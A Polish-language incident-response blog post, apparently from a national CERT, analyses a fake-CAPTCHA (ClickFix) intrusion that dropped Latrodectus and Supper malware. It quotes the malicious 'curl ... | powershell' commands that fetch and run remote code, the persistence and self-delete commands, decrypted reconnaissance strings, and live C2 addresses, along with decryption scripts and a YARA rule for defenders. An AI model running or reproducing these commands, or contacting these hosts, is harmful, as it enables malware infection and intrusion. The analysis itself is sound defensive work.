ClickFix w akcji: jak fake captcha może zaszyfrować całą firmę

Archived: 2026-04-05 23:47:36 UTC

Wprowadzenie

Kilka miesięcy temu dowiedzieliśmy się, że jedna z dużych polskich organizacji padła ofiarą ataku malware, a atakujący jest aktywny w jej sieci. Podczas obsługi incydentu wspieraliśmy zarówno organy ścigania, jak i zaatakowaną organizację w dochodzeniu i usuwaniu skutków ataku.

Chociaż nasza analiza opiera się na danych zebranych w konkretnej firmie, kampanie typu Fake CAPTCHA mają charakter masowy i nie są wymierzone w konkretne organizacje. Incydent ten jest naszym zdaniem dobrym przykładem, pozwalającym pokazać pełny łańcuch ataku oraz to, w jaki sposób pojedynczy zainfekowany użytkownik może zagrozić bezpieczeństwu całej firmy. Dołączyliśmy również szczegółową analizę wykorzystanych próbek złośliwego oprogramowania.

Analiza złośliwego oprogramowania

Podczas analizy jednej ze stacji roboczych zidentyfikowaliśmy katalog `%APPDATA%\Intel`, który zwrócił naszą uwagę. Znajdowały się w nim następujące pliki:

```
 b7f8750851e70ec755343d322d7d81ea0fc1b12d4a1ab6a60e7c8605df4cd6a5  igfxSDK.exe
af45a728552ccfdcd9435c40ace60a9354d7c1b52abf507a2f1cb371dada4fde  version.dll
be5bcdfc0dbe204001b071e8270bd6856ce6841c43338d8db914e045147b0e77  wtsapi32.dll
```

Podczas gdy pliki `version.dll` i `igfxSDK.exe` były standardowymi plikami systemu Windows, `wtsapi32.dll` wydał się nam podejrzany, ponieważ taka sytuacja jest charakterystyczna dla tzw. side-loadingu DLL.

Skan dysku wykrył także dwa dodatkowe podejrzane pliki w katalogu `/Users/[username]/AppData/Local/`:

```
 2528df60e55f210a6396dd7740d76afe30d5e9e8684a5b8a02a63bdcb5041bfc 245282244.dll
21b953dc06933a69bcb2e0ea2839b47288fc8f577e183c95a13fc3905061b4e6 760468301.dll
```

Wektor infekcji


Najpierw spróbowaliśmy ustalić, w jaki sposób złośliwe oprogramowanie trafiło na stację roboczą ofiary. W logach zidentyfikowaliśmy następujące polecenie:

```
cmd /c curl naintn.com/amazoncdn.com/oeiich37874cj30dkk43885j10vj38h38jd/nrs/opn/ca/ |  powershell
```

Fakt wpisania takiej komendy przez ofiarę wyraźnie wskazywał na atak Fake CAPTCHA (ClickFix). W tym ataku atakujący próbuje nakłonić ofiarę do skopiowania złośliwego fragmentu kodu i jego uruchomienia przy użyciu

skrótu Win+R. Obserwujemy rosnącą liczbę ataków przeprowadzanych w ten sposób w Polsce.

Podczas poszukiwań tego adresu URL znaleźliśmy próbkę `6673794376681c48ce4981b42e9293eee010d60ef6b100a3866c0abd571ea648` w serwisie VirusTotal. Przeszukując logi pod kątem zdarzeń związanych z tym URL, udało nam się zidentyfikować kolejne złośliwe domeny. Jedna z tych domen była już wcześniej rozpoznana jako domena serwująca Fake CAPTCHA, ponieważ napotkaliśmy ją w przeszłości w innym incydencie. Udało nam się wyciągnąć z niej złośliwy kod:



W kodzie JavaScript osadzonym na tej stronie znaleźliśmy również token Telegrama:

```
 const TELEGRAM_BOT_TOKEN = '7708755483:An7X_G5mbD3YhjDI_Ss';
const TELEGRAM_CHAT_ID = '78510';
```

Łatwo zauważyć, że ten token nie jest prawidłowym tokenem Telegrama - jest zbyt krótki. W związku z tym kod nie mógł nigdy działać zgodnie z zamierzeniem. Możliwe, że jest to wynik błędu, ale podejrzewamy, że kod został wygenerowany przez LLM i nie został odpowiednio dostosowany.

Natrafiliśmy także na inne, podobne polecenie w logach:

```
cmd /c curl jzluw.com/cdn-dynmedia-1.microsoft.com/is/n03ufh3k003jdhkg99fhhas/is/content/ |  powershell
```

Szukając podobnych indykatorów odkryliśmy więcej polskich domen zainfekowanych w ten sam sposób. Proaktywne polowanie na zagrożenia tego typu pozwala nam reagować szybciej na ataki.

Oprogramowanie Latrodectus

Po zakończeniu wstępnej analizy przeszliśmy do szczegółowej analizy złośliwego złośliwego oprogramowania, aby poszerzyć naszą wiedzę na temat incydentu i zdobyć dodatkowe wskaźniki IoC. Pierwszą analizowaną próbką była side-loadowana biblioteka DLL:

```
be5bcdfc0dbe204001b071e8270bd6856ce6841c43338d8db914e045147b0e77  wtsapi32.dll
```

Uruchomiliśmy ją przy pomocy oprogramowania DRAKVUF Sandbox i zaobserwowaliśmy żądania podobne do poniższych:

```
 https://gasrobariokley.com/work/?counter=0&type=1&guid=3B7FFFF7F331576B6FA3479BDF43&os=6&arch=1&username=JohnD
https://fadoklismokley.com/work/?counter=0&type=1&guid=3B7FFFF7F331576B6FA3479BDF43&os=6&arch=1&username=JohnDoe
```

Podczas ręcznej analizy ustaliliśmy, że próbka była obfuskowana przy użyciu nieznanego nam obfuskatora. Ładując tę bibliotekę do debuggera i przechwytując odpowiednie wywołanie funkcji `VirtualProtect`, udało nam się uzyskać czysty zrzut pamięci. Zrzut ten pasował do reguły `win_latrodectus_g0` autorstwa Slavo ze SWITCH (udostępnionej na zasadach TLP:GREEN w Malpedii).

Analizując dostępne materiały dotyczące tej rodziny, potwierdziliśmy, że próbka należy do rodziny złośliwego oprogramowania Latrodectus. Warto zauważyć, że wersja zaobserwowana w URL żądania to `2.3`. Nie udało nam się znaleźć żadnych publicznych analiz Latrodectus w wersji 2, a tym bardziej konkretnie wersji `2.3`. Niemniej jednak istnieje wiele wysokiej jakości analiz wersji 1, a różnice między wersjami nie są bardzo duże. Nie jest to jednak najnowsza wersja - znaleźliśmy próbki Latrodectus z wersją co najmniej `v2.5`.

Jedną z interesujących technik utrudniających analizę dynamiczną i stosowanych przez malware jest to, że program odmawia wykonania kodu w przypadku uruchomienia za pomocą `rundll.exe` lub `regsrv32.exe`. Obecne były również inne typowe mechanizmy antydebugowe. Największym z wyzwań było odpinanie hooków na funkcje biblioteki NTDLL (NTDLL unhooking), polegające na samodzielnym odczytaniu pliku `ntdll.dll` z dysku i ręcznym zaimportowaniu go do procesu, co pozwala na ominięcie typowych mechanizmów wykrywania stosowanych przez AV i debugery. Obeszliśmy to zabezpieczenie wykonując kolejny zrzut pamięci po pełnym wypakowaniu kodu malware, a następnie automatyczne odzyskanie importów.

Na koniec, zaimplementowaliśmy skrypt do deszyfrowania stringów:

```
 from malduck import *
key = bytes([0xd6, 0x23, 0xb8, 0xef, 0x62, 0x26, 0xce, 0xc3, 0xe2, 0x4c, 0x55, 0x12, 0x7d, 0xe8, 0x73, 0xe7, 0x

datas = open("encrypted.txt", "r").read().strip().split("\n")
for entry in datas:
  addr, encoded_data = entry.split()
  chunk = bytes.fromhex(encoded_data)
  length, data = u16(chunk[:2]), chunk[2:]
```

```
 print(addr, aes.ctr.decrypt(key, data[:16], data[16:16+length]).decode().replace("\x00", ""))
```

Klucz deszyfrujący wyciągnęliśmy ręcznie, natomiast plik `encrypted.txt` zawierał zaszyfrowane ciągi znaków z binarki i został wygenerowany przy użyciu następującego skryptu ghidralib:

```
 from ghidralib import *

f = Function("string_decrypt")
for call in f.calls:
    try:
        e = Emulator()
        e.emulate(call.address - 7, [call.address])
        key = e["rcx"]
        size = read_u16(key)
        print(hex(key) + " " + read_bytes(key, size+25).encode("hex"))
    except:
        pass
```

Korzystamy tutaj z faktu, że referencje do zaszyfrowanych ciągów znaków znajdują się prawie zawsze bezpośrednio przed wywołaniem funkcji, dzięki czemu możemy emulować po kilka instrukcji poprzedzających opcode `CALL` i odczytać stan rejestru ECX.

Po odfiltrowaniu mniej istotnych wyników uzyskaliśmy następującą listę:

```
 0x18000fd60 runnung
0x180010060 Kallichore
0x180010898 https://gasrobariokley.com/work/
0x1800108d0 https://fadoklismokley.com/work/
0x1800112b8 \update_data.dat
0x180010a10 Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
0x180011168 \Registry\Machine\
0x180010bd0 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
0x180010340 KK4Yp3894K6jOwLqbvOT035AwCpkKlxZeCzBLsKHt0k3j5yI0REck3FegyF6rcWq
0x1800103a0 counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
0x180010420 counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
0x1800104a0 /c reg query HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid | findstr MachineGuic
0x180010580 C:\Windows\System32\cmd.exe
0x1800105e0 /c reg query "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\IDConfigDB\Hardware Profiles\0001" /v
0x180010710 C:\Windows\System32\cmd.exe
0x180010770 counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
0x180010830 &dpost=
0x180010190 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
0x180010220 Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
0x1800100b0 Content-Type: application/x-www-form-urlencoded
```

```
0x180010118 POST
0x180010138 GET
0x1800102c0 CLEARURL
0x1800102e0 URLS
0x180010300 COMMAND
0x180010320 ERROR
0x180010000 front
0x180010020 /files/
0x18000fc00 &desklinks=[
0x18000fae8 &proclist=[
0x18000fb28 "pid":
0x18000fb68 "proc":
0x18000fba8 "subproc": [
0x18000fa10 "pid":
0x18000fa50 "proc":
0x18000fa90 "subproc": [
0x18000ffb0 C:\Windows\System32\cmd.exe
0x180010fc0 &mac=
0x180011038 &computername=%s
0x180011060 &domain=%s
0x180010f40 explorer.exe
0x180011320 URLS|%d|%s
0x180010ee0 12345
0x18000f000 /c ipconfig /all
0x18000f070 C:\Windows\System32\cmd.exe
0x18000f038 /c systeminfo
0x18000f0c0 C:\Windows\System32\cmd.exe
0x18000f110 /c nltest /domain_trusts
0x18000f190 C:\Windows\System32\cmd.exe
0x18000f1e0 /c nltest /domain_trusts /all_trusts
0x18000f240 C:\Windows\System32\cmd.exe
0x18000f290 /c net view /all /domain
0x18000f300 C:\Windows\System32\cmd.exe
0x18000f158 /c net view /all
0x18000f350 C:\Windows\System32\cmd.exe
0x18000f3a0 /c net group "Domain Admins" /domain
0x18000f400 C:\Windows\System32\cmd.exe
0x18000f450 /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
0x18000f520 C:\Windows\System32\wbem\wmic.exe
0x18000f580 /c net config workstation
0x18000f5d0 C:\Windows\System32\cmd.exe
0x18000f620 /c wmic.exe /node:localhost /namespace:\\root\SecurityCenter2 path AntiVirusProduct Get DisplayName
0x18000f780 C:\Windows\System32\cmd.exe
0x18000f7d0 /c whoami /groups
0x18000f810 C:\Windows\System32\cmd.exe
0x18000f2d8 &ipconfig=
0x18000f860 &systeminfo=
```

```
0x18000f888 &domain_trusts=
0x18000f8b0 &domain_trusts_all=
0x18000f8e0 &net_view_all_domain=
0x18000f910 &net_view_all=
0x18000f938 &net_group=
0x18000f960 &wmic=
0x18000f980 &net_config_ws=
0x18000f9a8 &net_wmic_av=
0x18000f9d0 &whoami_group=
0x180010e38 Content-Type: application/dns-message
0x180010e78 Content-Type: application/ocsp-request
0x180010eb8 Content-Length: 0
0x180010f20 &stiller=
```

Wśród odzyskanych łańcuchów znaków na szczególną uwagę zasługują:

- `Kallichore` - nazwa grupy
- `KK4Yp3894K6jOwLqbvOT035AwCpkKlxZeCzBLsKHt0k3j5yI0REck3FegyF6rcWq` - klucz szyfrujący
- `CLEARURL`, `URLS`, `COMMAND` - polecenia C2
- wywołania `cmd.exe`, które mogą być wykorzystane jako IoC

Ostatnia istotna obserwacja, której dokonaliśmy wspomagając się wpisem na blogu VMRay, dotyczy faktu, że parametr `group` w żądaniu HTTP (`group=2201209746` w naszym przykładzie) jest hashem `FNV-1a` nazwy kampanii. Z samego żądania HTTP można więc odzyskać nazwę kampanii, przeprowadzając brute-force na zawartym w nim haszu.

Oprogramowanie Supper

Przeanalizowaliśmy również dwie dodatkowe podejrzane biblioteki DLL znalezione na maszynie. Pierwszą z nich był plik `245282244.dll`:

```
 2528df60e55f210a6396dd7740d76afe30d5e9e8684a5b8a02a63bdcb5041bfc 245282244.dll
21b953dc06933a69bcb2e0ea2839b47288fc8f577e183c95a13fc3905061b4e6 760468301.dll
```

Pierwsza próbka była spakowana tym samym packerem co Latrodectus. Wykonaliśmy ręcznie dump pamięci w momencie pierwszego dostępu typu `execute` do dynamicznie utworzonej sekcji `RWX`. Pozwoliło nam to uzyskać czysty i łatwy w analizie zrzut pamięci.

Druga próbka była spakowana innym, nierozpoznanym typem packera, co utrudniło analizę i nie uzyskaliśmy czystego zrzutu pamięci. W momencie analizy próbka nie była dostępna w serwisie VirusTotal.

Główną funkcją w rozpakowanych bibliotekach DLL jest `DllRegisterServer`. Hardkodowane adresy IP serwerów to:

- `85.239.54.130:1080`, `85.239.54.130:8080` - z pierwszej próbki, nieaktywne w czasie naszej analizy

- `162.19.199.110:4043` - z pierwszej próbki, aktywny w czasie naszej analizy
- `185.233.166.27:443` - z drugiej próbki

Pozwoliło nam to ustalić, że złośliwe oprogramowanie należy do rodziny Supper.

Jako mechanizm persystencji próbka dodawała się jako zaplanowane zadanie (Scheduled Task) w systemie Windows:

```
schtasks.exe /Create /SC MINUTE /TN GoogleUpdateTask /TR "cmd.exe /C del \"%s\" && schtasks.exe /Delete /TN Goo
```

Aby w pełni zrozumieć możliwości złośliwego oprogramowania, przeprowadziliśmy analizę jego komunikacji sieciowej. Złośliwe oprogramowanie wysyła do serwera C2 następującą wiadomość:

```
struct msg {
   char[4]     const1 = 0x00691155
   char[4]     srvip;  // IP of the target server
   char[0x100] computer_name
   char[0x100] user_name
   char[0x10]  domain_name
};
```

W odpowiedziach otrzymaliśmy wyłącznie komendę 1, podkomendę 0. W tym przypadku złośliwe oprogramowanie wykonuje następujące polecenie shellowe:

```
cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
```

Po dwóch bajtach określających komendę znajduje się reszta payloadu:

```
struct resp {
   uint16_t type1;  // Command 1
   uint16_t type2;  // Command 2
   uint32_t length;
   uint32_t key;
   char     data[]; // encrypted
};
```

Ten nagłówek jest "zaszyfrowany" przy użyciu jednobajtowego klucza XOR o wartości "M", natomiast dane są szyfrowane przy użyciu niestandardowego algorytmu przedstawionego poniżej:

```
def custom(data, key):
   out = []
   v2 = key[0]
   for v1 in range(len(data)):
       v2 = (v1 + v2 * 2) % 256
```

```
        out.append(key[v1 % 4] ^ data[v1] ^ (v2 % 256))
    return bytes(out)
```

Ponownie jedyną komendą, którą otrzymaliśmy była komenda numer 6. Polecenie to aktualizuje listę aktywnych serwerów C2. Aktualnie znane serwery C2 są zapisywane w katalogu `%s/orl` lub `%s/s01bafg` (w zależności od próbki). Inne obsługiwane polecenia to między innymi funkcja serwera proxy SOCKS oraz uruchamiania programów wysłanych z serwera C2.

Znajomość protokołu komunikacji pozwoliła nam zaimplementować skrypt automatycznie pobierający kolejne adresy IP C2 i uzyskać następującą listę adresów IP serwerów C2:

- 162.19.199.110: port 4043
- 146.19.49.130: port 8080
- 185.233.166.27: port 443
- 85.239.54.130: nieaktywny
- 171.130.169.141: nieaktywny
- 130.49.19.146: błędny
- 110.199.19.162: błędny
- 27.166.233.185: błędny

Adresy IP oznaczone jako "błędne" stanowią lustrzane odbicie rzeczywistych adresów IP C2 (na przykład `4.3.2.1` zamiast `1.2.3.4`). Podejrzewamy, że operatorzy nie byli pewni jaka kolejność bajtów jest poprawna i zdecydowali się na wszelki wypadek przesłać obie wersje (adres IP jest wysyłany przez serwer jako DWORD).

Poniższy skrypt został użyty do deszyfrowania komunikacji C2:

```
 import struct
from malduck import chunks, u32, u16, xor

def custom(data, key):
    out = []
    v2 = key[0]
    for v1 in range(len(data)):
        v2 = (v1 + v2 * 2) % 256
        out.append(key[v1 % 4] ^ data[v1] ^ (v2 % 2**32))
    return bytes(out)

def decrypt(ip, payload):
    print("Payload:", payload.hex())

    hdr = xor(payload[:12], b"M"*12)
    length = u32(hdr[4:8])
    key = hdr[8:12]

    body = payload[12:12+length]
    data = custom(body, key)
```

```
    ips = []
    for c in chunks(data, 4):
        ips.append(".".join(str(q) for q in c))
    print("Decrypted IPS:", ips)
```

Poniższa reguła Yara może zostać wykorzystana, aby znaleźć rozpakowane próbki oprogramowania Supper.

```
 rule certpl_supper
{
    meta:
        description = "Supper malware, often pre-ransomware"
        author = "msm"
        date = "2025-10-01"
    strings:
        $a1 = "(%d)\trecv type-%d len %d (0x%x)"
        $a2 = "bad socks5 request"
        $a3 = "[DEBUG MAIN SOCKS] Starting Init SOCKS"
        $magic = {55 11 69 00}
    condition:
        3 of them
}
```

Podsumowanie

Chociaż początkowy wektor infekcji jest stosunkowo prosty, ataki typu Fake CAPTCHA stanowią duże ryzyko, dając atakującemu możliwość wykonania dowolnego kodu w kontekście użytkownika.

Mamy nadzieję, że nasz wpis na blogu zwiększy świadomość tego typu zagrożenia i podkreśli znaczenie edukacji pracowników oraz monitorowania nietypowych zdarzeń w firmie.
